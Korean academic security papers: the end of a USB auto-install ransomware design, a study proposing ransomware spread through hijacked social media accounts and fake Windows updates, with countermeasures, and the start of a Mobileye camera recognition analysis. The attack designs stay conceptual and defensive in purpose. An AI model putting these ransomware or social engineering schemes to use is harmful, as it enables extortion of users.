본 설계에서는 C:/Users/Public/Desktop/를 기본 경로로 설정하였다. 암호화는 AES-256-CBC 암호화 방식을 사용하여 암호화한다. 암호화하는 방식은 해커가 설정한 키 값과 Initial Vector(IV)값을 이용하여 반복문을 돌면서 해당 디렉토리의 파일들을 하나씩 암호화하는 방식으로 진행된다. 복호화의 경우는 해당 디렉토리안의 파일의 확장자를 확인한 후 확장자가 .enc이면 복호화를 진행하고 아니면 넘어가는 방식으로 진행된다. 암호화와 복호화의 코드 설계는 오픈소스인 OpenSSL 라이브러리[8]를 사용하고자 한다.

IV. 결론

해킹 방법 중 네트워크를 통해 악성코드를 배포하는 방법도 있다. 하지만 이 방법은 다운로드 중 보안 프로그램에 의해 막힐 수도 있고 시스템 권한을 뚫고 자동으로 실행시키기도 어렵다. 하지만 USB를 연결하자마자 자동으로 랜섬웨어가 설치되는 해킹 툴을 이용하여 해킹

공격을 한다면 오직 몇 초만 가지고 목표 컴퓨터를 감염시킬 수 있다. 특히 컴퓨터 내부에서 실행시키는 것이므로 권한 문제가 없다고 볼 수 있다. 즉, USB를 활용하여 자동으로 설치되는 해킹 툴이 개발된다면 손쉽게 목표 컴퓨터를 감염시킬 수 있다. 특히 폐쇄망과 같이 내부 네트워크를 사용하는 환경에서는 더 큰 효과를 볼 수 있다. 앞으로 USB에 대한 보안의식이 강화되어 USB의 취약점이 개선되기를 기대한다.

[참고문헌]

[1] “BlackHat Conference 2014 논문”, Nohl, Karsten, and Jakob Lell. "BadUSB - On accessories that turn evil." Black Hat USA (2014), 2017년 2월

[2] “USB flash drive 구조, ”https://howflashdriveworks.wordpress.com/what-is-a-flash-drive/, 2017년 3월 접속

[3] “USB 장치별 클래스 코드”, http://www.usb.org/developers/defined_class, 2017년 3월 접속

[4] “BadUSB 오픈 소스”, Caudill, Adam, and Brandon Wilson. "Phison 2251-03 (2303) Custom Firmware & Existing Firmware Patches (BadUSB)." Internet: https://github.com/adamcaudill/Psychson/tree/master/firmware (2014)., 2017년 2월 접속

[5] “Rubber Ducky USB”, http://usbrubberducky.com/#!index.md, 2017년 3월 접속

[6] “랜섬웨어 특징 및 15~16년 피해 민원접수 현황”, 한국인터넷진흥원(KISA), 2017년 4월

[7] “랜섬웨어 피해 사례 관련 뉴스”, http://www.ddaily.co.kr/news/article.html?no=139728, 2017년 4월 접속

[8] “OpenSSl 공식 홈페이지”, https://www.openssl.org/, 2017년 3월 접속

신규 랜섬웨어 공격 가능 시나리오 개발 및 대응방안 연구

이재경, 김예준, 이유정, 서정택

순천향대학교 정보보호학과

Development of new Ransomware attackable scenario and study of countermeasures

Jae Kyeong Lee, Ye Jun Kim, Yu Jung Lee, Jung Taek Seo

Department of Information Security Engineering,

Soonchunhyang University.

요 약

최근 워너크라이 라는 네트워크를 통해 PC에 접근하는 웜 형태의 랜섬웨어가 출연하여 전 세계적으로 많은 인터넷 사용자에게 피해를 입혔다. 랜섬웨어는 컴퓨터 사용자들의 파일을 강제로 암호화하여 복호화를 위한 금전을 요구하는 등 컴퓨터 사용자들에게 피해를 주고 있다. 또한, 해커들은 이러한 랜섬웨어 공격을 통하여 금전적인 수입을 거두며 더욱 더 진화된 기법으로 시스템을 감염시킨다.

본 논문에서는 최근 주요 이슈 되었던 랜섬웨어를 분석하고 향후 출연 가능한 신규 랜섬웨어 공격 가능 시나리오를 개발하여 제시하고자 한다. 또한 분석하여 제시하는 신규 랜섬웨어 공격 가능 시나리오에 대한 대응방안을 제시하고자 한다.

I. 서론

2017년 5월 워너크라이 라는 랜섬웨어가 등장하여 네트워크를 통하여 감염되는 공격 형태를 띠우고 있어 큰 이슈가 되었다. 랜섬웨어는 유괴, 몸값 등의 의미를 지닌 랜섬(ransom)이라는 단어에 소프트웨어의 웨어(ware)를 결합한 단어로 몸값을 요구하는 소프트웨어라는 의미의 악성코드이다.[5] 해커가 사용자의 파일 등을 강제로 암호화 하여 암호화된 파일 등을 사용하기 위해선 해커가 요구하는 돈을 지불해야 사용할 수 있다.

랜섬웨어에서 사용하는 방식은 파일 암호화 방식이다. 이 방식은 보안 솔루션에서 허가 받지 않은 사용자들로부터 파일을 보호하기 위한 방식이지만 랜섬웨어는 오히려 사용자들에게 돈을 갈취하기 위한 방식으로 악용되는 나쁜 예이다. 이 암호화 방식으로 중요한 파일을 강제로 암호화 하여 보안 업계와 일반 사용자를 넘어 여러 기업들에 많은 피해를 입혔다.

본 논문에서는 신규 랜섬웨어 공격 가능 시나리오를 개발하여 제시하며, 그에 대한 대응방안을 제시한다. 본 논문의 II장에서는 국내 주요 랜섬웨어의 특징과 피해현황을 분석한다. III장과 IV장에서는 향후 출연 가능한 신규 랜섬웨어 공격 가능 시나리오를 제시한다. V장에서는 결론을 맺는다.

II. 국내 주요 랜섬웨어 특징 및 피해 현황

월간 네트워크 타임즈에 따르면 15년 발생한 보안사고중 랜섬웨어를 가장 위험한 사고로 뽑았다. 15년 한해 침해신고만 2700건에 육박한다. 실제 피해사례는 더욱 많을 것이다.[4]

2.1 크립토락커

그동안 유럽, 미국 등 해외를 위주로 유포되던 랜섬웨어가 아시아 지역을 타겟으로 삼고 확대

유포되었다. 그리고 2015년 국내에서 최초의 한글판 랜섬웨어가 등장하였다. ‘클리앙 사태’ 라고도 불리는 이 침해사고는 ‘크립토락커’ 라는 랜섬웨어로써 랜섬웨어에 감염된 커뮤니티 사이트 접속만으로도 대량 감염이 가능하여 감염된 사용자의 .hwp 확장자 까지도 암호화 하여 많은 피해를 입혔다.(한글워드파일인 .hwp 확장자를 암호화하는 점을 통해 한국어 사용자를 타겟으로 한 것을 알 수 있다.) 2015년 한해 국내 랜섬웨어 감염자는 53,000명에 이르며 총 피해금액은 1090억 원에 이른다.[2]

2.2 록키

2016년 전 세계와 대한민국을 휩쓴 ‘록키’ 랜섬웨어는 주로 스팸메일을 통해 유포되었는데, 수신인이 메일을 열람한 후 첨부된 파일을 실행하는 것으로 감염되었다. 감염 시 사진, 그림, 각종 오피스 문서 등의 확장자가 ‘.locky‘로 변경되고 암호화 되었다.[7] 이 랜섬웨어는 2016년 전반기에 활발히 활동 하다가 후반기에 ’록키‘의 변종형태로 다시 국내 사용자를 괴롭혔다.

2.3 크립트XXX

’록키‘와 더불어 활발히 활동하던 ’테슬라크립트‘는 16년 중순 활동 중지하며 복호화 마스터키를 공개하였으나 그 이후 새롭게 ’크립트XXX‘가 등장하였다. ’크립트XXX‘는 ’테슬라크립트‘와 동일한 형식의 랜섬웨어 인데 스팸 메일뿐만 아니라 드라이브 바이 다운로드(Drive-by-download) 방식을 이용해 유포되어 큰 피해를 입혔다. [3]

2016년 국내 랜섬웨어 감염자는 전년대비 300% 증가한 150,000명 이상이며, 총 피해금액 또한 전년대비 300% 증가한 3,000억 원 이상에 달한다. [2]

2.3 워너크라이

2017년 5월 ‘wanna cry’ 라는 랜섬웨어가 국내외에서 첫 감염사례가 보고 된 이후 전 세계 99개국에서 감염 사례가 보고 될 만큼 해당 취약점으로 인한 피해가 심각하다. 윈도우 업데이트의 SMB 취약점을 이용한 공격은 감염된 시스템의 IP 주소 확인 후 동일한 서브넷에 있는 각 IP 주소의 특정 포트에 연결을 시도하여 연결이 성공되면 데이터를 전송해 taskche.exe 파일이 실행되며 암호화가 진행되는 공격이다.[12] 이는 기존 공격기법인 사회 공학적 공격이 아닌 네트워크를 통해 PC에 접근하는 웜 바이러스 형태로 확산하는 특징이 있다. 이를 비추어 랜섬웨어와 웜의 결합 형태로써 신규 공격임을 알 수 있다.




[그림 1] 워너크라이 감염 시 화면 [12]

III. SNS와 Malvertising을 이용한 신규 공격 가능 시나리오 개발

3.1 Scenario = SNS Malvertising

이 공격 가능 시나리오는 SNS + Malvertising를 이용한 기법이다. 최근 SNS 이용자 수는 전 세계적으로 일일 동시접속자수가 수십억 명에 이른다.[6] 그리고 이 SNS를 통해 광고를 하는 인터넷광고도 성행하고 있다. 이에 해커는 광고 서버를 해킹하여 인터넷 광고에 랜섬웨어를 주입시킨 후 SNS 소셜 네트워크의 계정을 해킹한다. 그 후 그 계정의 사용자로 위장하여 주변 지인들에게 바이러스가 유포된 광고 사이트의 URL을 포함한 내용을 게시한다.



[그림 2] SNS사용자 계정 탈취

계정이 탈취된 사용자의 지인들은 의심 없이 자연스럽게 감염된 URL에 접속하여 해커가 심어놓은 랜섬웨어에 감염되는 공격 가능 시나리오다. 위와 같은 시나리오에서는 SNS 사용자의 지인이 게시한 게시물이니 안심하고 접근하게 되는 사회 공학적 기법을 이용한 랜섬웨어 유포방식이다. 이 공격은 기존의 불특정 다수를 향한 바이러스를 심은 파일의 배포형식의 공격이 아닌 개인의 SNS계정을 탈취하여 해당 계정의 주인으로 위장하여 감염된 사이트로 유도를 하여 그물망처럼 이어져있는 SNS 접근 특성을 노리는 것이므로 의심 없이 접근하여 피해를 당할 것으로 예상된다. 요즘 스마트폰의 보급으로 인해 언제 어디서든 SNS에 접근 할 수 있고 별 다른 보안조치를 취하지 않는 것이 현실이다. 이에 이 공격 가능 시나리오는 사람들의 방심을 이용하여 장기간 피해를 입힐 것으로 예상된다.



[그림 3] 예) 탈취한 계정으로 URL 업로드

[표 1] SNS Malvertising 공격 과정

Step	Scenario
1	SNS사용자 계정 탈취
2	탈취한 계정으로 악성링크를 게시물과 함께 업로드
3	탈취 계정의 주변사람이 악성링크에 접속함으로써 랜섬웨어 감염

3.2 SNS Malvertising 대응방안

기존 랜섬웨어의 대응방안으로는 백업, 최신버전 업데이트, 백신사용을 예로 들 수 있다. 이러한 방법만으로는 악성코드 자체의 유입을 방해하며 억제시킬 뿐이며 현재까지 확실한 대응방안은 존재하지 않는다.

하지만 미래 환경에서는 실시간 탐지, 분석시스템을 이용하여 지능형 백신이 개발되어 랜섬웨어, 즉 악성코드의 감염을 막을 수 있을 것이다.[11]

해당 시나리오에서의 가장 중요한 점은 사회공학적 기법을 이용한 것이다. 이는 자신이 아는 혹은 믿을 수 있는 자가 올린 게시물이나 메일일지라도 URL이 포함되어 있다면 주의를 기울이는 것이 좋다. 특히 SNS를 이용하는 시나리오에 한정하여 자신의 계정이 다른 장소에서 접근한 기록이 있는지에 대하여 로그기록을 확인하는 습관을 가지는 것을 추천한다.

또한 다소 번거롭지만 의심스럽거나 업로드되있는 URL에 접속하기 전에 백신 사이트에 접속하여 검색해 보는 것도 자신의 기기를 안전하게 사용할 수 있는 방법 중 하나이다.

해당 시나리오에서의 두 번째 특이점은 이미 멀버타이징 기법을 사용함으로써, 광고 서버를 해킹 한 후 더 많은 감염을 위해 사람들을 접속을 유도시키는 것이다. 이 기법은 해킹당한 광고가 떠있는 사이트에 접속 하는 것으로 감염이 되는 것이므로 Adobe Flash Player를 비활성화 시킴으로 써 설령 사이트에 접속 하더라도 광고의 실행을 억제함으로써 방어할 수 있는 방법 중 하나이다.[1]

IV. Windows auto update Exploit을 통한 신규 공격 가능 시나리오 개발

4.1 Scenario = Windows auto update Exploit

이 공격 가능 시나리오는 윈도우 자동 보안

업데이트의 취약점을 이용한 공격 가능 시나리오이다.
윈도우 OS를 사용하는 사용자들은 OS내부에서 자체적으로 보안 업데이트를 실시한다.
바이러스 및 해킹에 대비하기 위해 업데이트를 하고 좀 더 안전한 OS를 위하여 업데이트를 실시한다. 하지만 아무 의심 없이 실시하는 이 OS의 보안업데이트가 함정이면 어떻게 될 것인지는 아무도 생각하지 않는다. 이에 착안하여 나온 시나리오이다.

윈도우에 자동으로 업무를 수행하는 기능의 취약점을 이용하여 OS가 제공하는 것처럼 사용자들에게 Windows update 형태로 속이고 실제로 선택사항인 옵션 Windows update를 제공하며 이 Windows update에 랜섬웨어를 포함시켜 사용자가 업데이트를 시행함으로써 랜섬웨어에 감염되는 형태를 띠우게 된다. 또한 윈도우에서 업데이트를 진행한다는 창을 띄워 사용자에게 업데이트가 있다는 것을 주기적으로 알려 업데이트에 대한 인식을 갖게 하는 일종에 ART 공격기법을 활용하여 수동으로 업데이트를 하게 만든다.

마지막으로 제어판의 Windows Update에서 업데이트가 제공되고 현재 진행하지 않은 보안 업데이트 및 옵션 업데이트가 표시되어있다.
이 제공되는 업데이트에 해커가 옵션 업데이트로 위장한 랜섬웨어의 업데이트 내용을 게시하게 하여 설치하게 만드는 공격이 이루어지게 된다.

이 공격이 실행되면 Windows OS를 사용하는 사람들에 전파속도는 상상을 초월 할 것이다. 초기에 엄청난 수의 피해자가 발생할 것이고 가장 문제는 컴퓨터에 대한 전문 지식에 관계없이 감염이 이루어 질 가능성이 크다는 것이다. 업데이트 후 재부팅 시 감염이 되기 때문에 초기에 어떠한 원인으로 감염되었는지 감염원인을 찾기가 힘들 것으로 사료된다. 이에 자동으로 업무를 보는 윈도우 영역에 대한 보안관리가 필요하다.



[그림 4] 업데이트 가능 화면 표시 창

[표2] Windows auto update Exploit 공격 과정

Step	Scenario
1	Windows OS의 Auto update 취약점을 이용하여 가짜 update 파일 삽입
2	Auto update파일로 위장하여 다시 업데이트를 권장하는 팝업 창을 지속적으로 표시
3	사용자들이 업데이트함과 동시에 랜섬웨어에 감염

4.2 Windows auto update Exploit 대응방안


이 공격의 가장 중요한 점은 사용자가 신뢰하고 사용하는 윈도우 보안 업데이트의 형태로 유포되어 감염이 되는 것이다. 현재 가장 유명한 랜섬웨어로 '워너크라이'가 뽑히는데 이 랜섬웨어로 인해 윈도우 업데이트에 대한 중요성이 부각되고 있다. 그러나 이 공격은 윈도우 업데이트에 대한 중요성을 이용하여 공격을 가하는 시나리오이다.

이 공격에 기초적인 대응방안은 윈도우 자동 업데이트 기능을 Off하여 사용자스스로 확인한 업데이트가 아닐 경우 업데이트를 하지 못하게 막는 것이다. 즉, 자동으로 업데이트가 되는 것을 방지한 뒤 다음으로 사용자가 OS에서 제공한 업데이트 내역을 번거로우나 직접 확인해보는 것이다. 업데이트마다 각각 업데이트의 고유 식별 이름들이 있으며, 제어판의 Windows Update 목록에서 설치할 업데이트 목록들이 주어져 있다.




[그림 5] 업데이트 목록 표시 예제

그리고 이 업데이트마다 우측 추가 정보 창을 클릭하면 MS홈페이지에서 업데이트에 관해 게시한 내용을 확인할 수 있다.



[그림 6] 업데이트 추가 정보 확인




[그림 7] 해당 추가 정보 확인 사이트 이동 모습

하지만 이 방법은 공격자가 추가 정보에 관한 사이트를 피싱 사이트로 위장 후 사용자 에게 비슷한 내용을 제공 할 수 있다.

다른 대안으로는 업데이트의 고유 식별 이름을 MS홈페이지에서 검색을 해보는 것이다. 이 공격 가능 시나리오에서 제공하는 업데이트는 실제 하위버전의 업데이트이므로 홈페이지에서 검색한 정보와 기존 업데이트 로그를 비교하여 정상적인 업데이트 여부를 파악한다. 존재하지 않는 업데이트이거나 이미 설치한 업데이트 또는 하위 버전의 업데이트일 경우 의심해야 한다.

이 공격은 초기에 대응을 잘 한다면 OS제조사에서 빠른 패치로 인해 확산을 막을 수 있을 것으로 보인다. 하지만 공격 특성상 어떠한 경로로 감염되었는지 알기가 쉽지 않아 사용자들의 각별한 주의가 필요하다. 또한 OS에서 제공하는 업데이트도 의심해보며 컴퓨터 자체의 서비스를 무조건적으로 신뢰해선 아니 된다.



[그림 8] 업데이트 로그에서 버전과 날짜확인

V. 결론

본 논문에서는 현재 가장 위협적인 보안위협 랜섬웨어를 분석하고 계속해서 진화하는 랜섬웨어의 신규 공격 형태를 유추하여 공격 가능 시나리오를 만들고 그에 따른 대응방안을 제시하였다.

기존의 보안위협은 사이버테러를 위한 정보수집의 패러다임을 갖고 있었으나 랜섬웨어의 패러다임은 정보수집과 금전수익이 추가되어 해커들의 자금원이 된 지금 해커들은 이 랜섬웨어를 포기하지 않고 더욱 더 효과적으로 이용하고 진화하여 사람들을 공격 할 것이다.

이에 따라 일반 사용자들도 보안위협에 대한 경각심을 가지고 해커들의 공격에 대해서 예방해야한다.

본 논문에서는 국내에서 이슈 되었던 랜섬웨어를 분석하여 특징 및 피해를 분석하였으며, 향후 출연 가능한 랜섬웨어 공격 가능 시나리오를 개발하여 제시하였고 그에 대한 대응방안을 제시 하였다.

본 논문에서 제시 및 분석한 시나리오는 향후 발생 가능한 랜섬웨어를 예측 할 수 있으며

본 논문을 참고하여 랜섬웨어 공격에 대응가능하다. 향후 출연 가능한 랜섬웨어 기법에 대한 지속적인 연구와 효과적인 대응방안 마련이 필요하다.

*본 논문은 2016년 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구입니다(No. 2016M2A8A4952280).

[참고문헌]

[1] 미래창조과학부, 한국인터넷진흥원, 온라인 광고배너를 통한 악성코드 유포대응 보안가이드- 2016. 10

[2] 한국랜섬웨어침해대응센터, 2017 랜섬웨어 침해분석 보고서, 2017.02

[3] AhnLab ASEC대응팀, 최신 랜섬웨어 동향 분석 보고서, 2017.01

[4] 한국랜섬웨어침해대응센터, 2016년 랜섬웨어 공격전망 및 대응전략, 2016.05

[5] 한국인터넷진흥원, 인터넷 침해 대응 센터, 16년 랜섬웨어 동향 및 '17년 전망 보고서, 2017.01

[6] 김윤화, SNS이용추이 및 이용행태 분석, ICT통계정보연구실, 2016.04

[7] 한국통신인터넷기술, 월간 정보보안 리포트, 2016.07

[8] 신승원, 오진태, 김기영 네트워크보안그룹 장종수, 인터넷 웜 공격 탐지 방법 동향, 보안게이트웨이연구팀, 2005.02

[9] 한국인터넷진흥원, 인터넷 침해 대응 센터, 2016년 Mirai 악성코드 동향, 2016.12

[10] HAURI, ViRobot SECURITY MAGAZINE, 2016.12

[11] Ahnlab, 이상적인 vs. 현실적인 랜섬웨어 대응 방안, http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?curPage=&menu_dist=1&seq=24337 11.30 (2015)

[12] RedAlert, 워너크라이 랜섬웨어 분석 보고서, 2017.05

Mobileye 카메라의 인식 방법에 대한 블랙박스 분석

윤석빈, 권유진, 신호철, 노주환, 김용대

KAIST 전기 및 전자공학부

Black-box Analysis of the Recognition Method of Mobileye Camera

SeokBin Yun, Yujin Kwon, Hocheol Shin, Juhwan Noh, Yongdae Kim

School of Electrical Engineering, KAIST

Abstract

자율주행 자동차는 인간의 개입 없이 주변의 상황을 인식하여 스스로 운전할 수 있는 자동차를 뜻한다. 자율주행 자동차에서 사용되는 카메라 센서는 운전자의 눈과 같은 역할을 하며 주변 환경들을 인지하는 데 중요한 역할을 한다. 그러므로 카메라 센서의 오작동이 자율주행 자동차의 오작동으로 이어질 수 있다. 특히, 카메라 센서가 대상을 잘못 인식할 경우 피해야 할 대상을 잘못 판단하여 필요한 대처를 하지 않아서 치명적인 사고가 발생할 수 있음에도 불구하고, 카메라 센서의 안정성과 보안에 관련된 연구는 매우 부족한 상태이다. 본 논문에서는 자율주행 자동차의 대표적인 카메라 센서인 Mobileye-560 카메라의 인식 방법의 취약점을 알아보기 위하여 Mobileye-560의 작동 원리 및 인식 방법을 분석하고 이를 통해 발생할 수 있는 공격 시나리오를 논의한다.[1)]

I. 서론

여러 첨단 기술의 집합체인 자율주행 자동차는 학계 및 산업계에서 꾸준히 연구되고 있다. 또한, 현재 자동차 관련 산업에서는 자율주행 기능의 일부를 탑재한 자동차를 생산하고 있다. 자율주행 자동차에서 사용되는 카메라 센서는 주변 환경들을 인식할 수 있게 도와주는 중요한 역할을 하고 있다. 그만큼, 카메라 센서의 오작동이 자율주행 자동차의 행동 결정에 큰 영향을 끼칠 수 있지만, 카메라 센서의 안정성과 보안에 관련된 연구는 매우 부족한 상태이다. 최근에 자율주행 기능을 가진 테슬라 자동차의 카메라 센서가 흰색 하늘과 흰색 트레일러를 구별하지 못하여 트레일러에 충돌하는 사고가 발생했다 [1]. 이 사고는 자율주행 자동차, 특히 카메라 센서의 안정성과 보안에 대한 연구가 필요함을 시사한다.

본 논문에서는 자율주행 자동차의 대표적인 카메라 센서인 Mobileye-560의 인식 방법의 취약점을 알아보기 위하여 해당 센서의 작동 원리 및 인식 방법을 분석했다. 해당 카메라 센서의 내부 구조가 공개되어 있지 않기 때문에 내부 구조를 파악하지 않은 상태에서 사진 입력에 대해서 출력되는 정보만을 이용한 블랙박스 분석을 진행했다. 이러한 방법으로 해당 센서의 작동 원리를 이해하고, 입력을 적절히 수정시키면서 인식 오류의 가능성이 될 예시들을 찾아냈다. 또한, 인식 방법의 취약점을 이용해 실제로 발생할 수 있는 공격 시나리오를 논의하고자 한다.

1) 이 논문은 현대오토에버 선행기술센터의 지원을 받아 수행된 연구임

Ⅱ. 배경지식

1. Mobileye-560

Mobileye-560은 Mobileye에서 만든 카메라 센서이고 촬영된 이미지에서 개체를 분류하고, 그 개체와 Mobileye-560 사이의 거리, 속도, 각속도 등 다양한 정보를 제공한다. 이러한 정보는 Mobileye-560에서 Controller Area Network (CAN) 데이터를 얻음으로써 알아낼 수 있다.

Mobileye-560이 인식하는 개체의 종류는 차량, 보행자, 트럭, 오토바이, 자전거, 표지판, 차선

등으로 이루어져 있다. 또한, 한 번에 여러 개체를 인지하는 것도 가능하다. Mobileye-560의 화각은 40°X30°(너비X높이)이고 차량 감지 범위는 일반적으로 80m 이내이며 주변 환경을 흑백으로 인지한다.

2. 에지 매칭

에지 매칭은 디지털 이미지에서 특정 대상을 인식하는 방법의 하나이다. 이미지에서 밝기가 급격하게 변하는 부분을 '에지'라고 정의하고, 그 에지를 추출하여 얻어낸 에지 이미지와 원래의 이미지 템플릿을 비교하여 대상을 인식한다.

Ⅲ. 실험 환경

본 논문에서는 자율주행 자동차에 사용되는 카메라 센서의 인식 방법을 알아보는 실험을 위해 Mobileye-560 카메라를 사용하였다. 카메라가 물체를 인식하고 그 물체가 어떤 물체인지 인지하는 것에서 카메라의 설치 위치는 중요한 요소가 될 수 있다. 그러므로 실제 차량에 장착된 것과 비슷한 효과를 내기 위하여 카메라를 실제 차량의 높이와 최대한 비슷하게 테스트 베드에 장착하였다.

그 후, Mobileye-560에서 물체를 인식한 결과를 알아보기 위해서 우리는 NI에서 만든 USB-8473 high speed CAN-to-USB 장치를 사용하여 PC와 연결하여 CAN 데이터를 카메라에서부터 받아왔다. 그런 다음, PC에서 카메라 모듈의 인식결과의 정보가 담긴 패킷을 분석하기 위해 Mobileye-560 매뉴얼을 분석한 후 USB-8473에서 같이 제공된 소프트웨어 라이브러리[2]에서 Visual Studio 프로젝트(.dsw)의 형태로 제공된 CAN frame display 예제 프로젝트를 수정하여 패킷 파서를 구현하였다.

마지막으로 카메라에 이미지를 보여주기 위해 디스플레이를 카메라 앞 적정한 거리에 설치하여 실험을 진행하였다. 실험 환경의 간단한 도식은 그림 1에 나타난다.




그림 1 카메라 공격 실험 환경

Ⅳ. 실험 방법

먼저 디스플레이를 이용해서 일반적인 사진을 보여준다. 여기서 일반적인 사진이란 사람 눈에 크게 혼동 없이 특정 분류로 인식되며 Mobileye-560에도 같은 분류로 인식되는 사진을 뜻한다.

Mobileye-560이 특정 사진을 알맞게 인식하는 데 필요한 기초적인 기준을 찾아내기 위해 Mobileye-560이 인식한 사진을 여러 부분으로 나누어서 특정 부분을 하나씩 삭제해 보는 방법을 사용했다. 특정 부분을 삭제했을 때 Mobileye-560이 더는 그 사진을 제대로 인식하지 못한다면 그 삭제된 부분이 사진을 알맞게 분류하는 기초적인 기준과 상관이 있을 것으로 생각할 수 있다. 이런 방법으로 인식에 필요한 기초적인 기준을 추측한 후, 그 기준을 만족하는 최대한 단순한 그림을 얻어낸다. 이 그림은 Mobileye-560의 인식에 필요한 기초적인 기준을 만족하므로 Mobileye-560이 의도한 대로 인식한다.

그 후에, 그 그림에 Photoshop을 이용하여 다른 요소를 추가하여 인간 눈에는 원래 분류로 인식되기 어려운 새로운 이미지를 얻어낸다. 그 이미지가 여전히 Mobileye-560에 원래 분류로 인식됨을 확인한다.

2)NI-CAN,http://sine.ni.com/nips/cds/view/p/lang/ko/nid/206955

Ⅴ. 실험 결과

1. 차량

ⅰ 실사



그림 2 사진 원본



그림 3 내부 및 외곽선 제거



그림 4 바퀴 제거



그림 5 외곽선 제거

Mobileye-560의 대상 인식 방법을 알아보기 위해 여러 각도에서 촬영된 차량의 사진을 보여준 결과, Mobileye-560은 차량의 옆면을 보여줬을 때는 차량으로 인식하지 못하고 그림 2와 같이 반드시 차량의 앞면 또는 뒷면이 포함되어야 차량이라고 인식한다.

이후 차량의 뒷부분에 집중하여 차량의 뒷부분 중 어느 부분이 Mobileye-560의 분류 기준이 되는지 알아내기 위하여 차량을 내부, 바퀴, 외곽선으로 나누고 그 부분을 지운 사진을 Mobileye-560에 보여줬다. (그림 4, 5). 바퀴나 내부를 지운 사진은 정상적으로 인식했으나 외곽선을 지운 사진은 차량으로 인식하지 못했다. 이를 통해 Mobileye-560은 차량의 뒷부분 중 외곽선을 감지하여 대상을 인식한다는 것을 알아냈다. 따라서 Mobileye-560이 가장자리를 인식하고 그것을 자신이 가진 템플릿과 비교해서 대상을 인식하는 방식인 에지 매칭과 유사한 방법을 사용한다고 예상할 수 있었다.

또한, 내부의 대부분과 외곽선의 일부까지 제거된 그림인 그림 3을 보여줬을 때 Mobileye-560이 차량으로 인식하지 못하는데 원본 사진인 그림 2를 보여준 직후에 곧바로 그림 3을 비슷한 크기와 위치로 보여주면 차량으로 인식한다. 이로써 Mobileye-560이 대상을 한 번 인식했다면, 그 대상이 어느 정도 변화해도 인식을 유지하는 것이 가능하다는 것을 알게 되었다.

또한, 디스플레이의 이동 없이 그림 2를 확대했을 때 거리가 더 가깝게 출력되었고 그림 2를 축소하면 더 멀게 출력되었다. 그림 2 외에도 후에 진행되었던 실험에서도 같은 결과를 확인했다. 이를 통해 Mobileye-560은 감지한 대상의 크기로 거리를 인식함을 알 수 있다.



그림 6 사진 원본



그림 7 겹친 자동차

이전의 실험에서 얻은 Mobileye-560이 외곽선을 감지하여 대상을 인식한다는 결과에 더해 인식한 대상의 내부에 존재하는 또 다른 개체의 외곽선도 감지하는지 알아보기 위해 그림 6과 그림 7을 사용하여 실험했다. 그림 6을 보여줬을 때 사람과 Mobileye-560 모두 차량으로 인식한다. 그림 7의 사진은 사람이 보기에는 큰 차량과 그 앞의 작은 차량으로 보이나 Mobileye-560은 큰 쪽의 차량만을 인식한다. 이를 통해 Mobileye-560은 대상의 외곽선을 감지하고, 그 대상 내부에 존재하는 개체는 인식하지 않는 것으로 보인다.

ⅱ 그림



그림 8 자동차 캐릭터



그림 9 자동차 픽토그램

실사를 의도한 대로 변형하는 것은 까다로워 원활한 실험이 어렵지만, 자동차를 간략화한 그림이나 픽토그램은 비교적 쉽게 변형할 수 있다. 본 논문에서는 이러한 그림이나 픽토그램을 활용하여 실험을 진행하기 위해 먼저 해당 이미지들이 Mobileye-560에 의해 차량으로 인식되는지 확인해봤다. 그림 8과 그림 9를 Mobileye-560에 보여준 결과 차량으로 인식됨을 확인할 수 있었다. 이를 바탕으로 변형이 더 쉬운 그림 9의 자동차 픽토그램을 그림 10~13처럼 변형하여 Mobileye-560에 보여주는 실험을 진행했다.



그림 10 픽토그램



그림 11 내용물 제거



그림 12 외곽선 변경



그림 13 바퀴 제거

